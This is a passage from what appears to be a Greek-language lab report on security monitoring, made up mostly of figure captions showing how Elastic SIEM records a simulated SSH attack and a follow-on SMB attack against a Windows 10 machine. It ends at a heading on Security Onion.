
Εικόνα 43. Elastic SIEM Hosts (Επίθεση ssh)




Εικόνα 44. Elastic SIEM Authentication (Επίθεση ssh)




Εικόνα 45. Elastic SIEM Authentication Filters (Επίθεση ssh)




Εικόνα 46. Elastic SIEM Authentication Filters (Επίθεση ssh)




Εικόνα 47. Elastic SIEM Network Logs (Επίθεση ssh)




Εικόνα 48. Elastic SIEM Auditbeat (Επίθεση ssh) (1)




Εικόνα 49. Elastic SIEM Auditbeat (Επίθεση ssh) (2)




Εικόνα 50. Elastic SIEM Auditbeat (Επίθεση ssh) (3)



Εικόνα 51. Elastic SIEM Auditbeat (Επίθεση ssh) (4)




Εικόνα 52. Elastic SIEM Auditbeat (Επίθεση ssh) (5)




Εικόνα 53. Elastic SIEM Auditbeat (Επίθεση ssh) (6)


Στη συνέχεια έχοντας αποκτήσει πρόσβαση ssh στο Centos συνεχίζουμε την επίθεση προς το Windows 10 και συγκεκριμένα στην πόρτα 445 (smb). Στις εικόνες 54 έως 58 που ακολουθούν βλέπουμε τις πληροφορίες που έχει καταγράψει το σύστημα μας από την επίθεση.




Εικόνα 54. Elastic SIEM Events (Επίθεση smb)




Εικόνα 55. Elastic SIEM Network Flow (Επίθεση smb)



Εικόνα 56. Elastic SIEM Auditbeat (Επίθεση smb)




Εικόνα 57. Elastic SIEM Auditbeat filters (Επίθεση smb)




Εικόνα 58. Elastic SIEM Auditbeat Data Visualizer (Επίθεση smb)

4.1 Security Onion

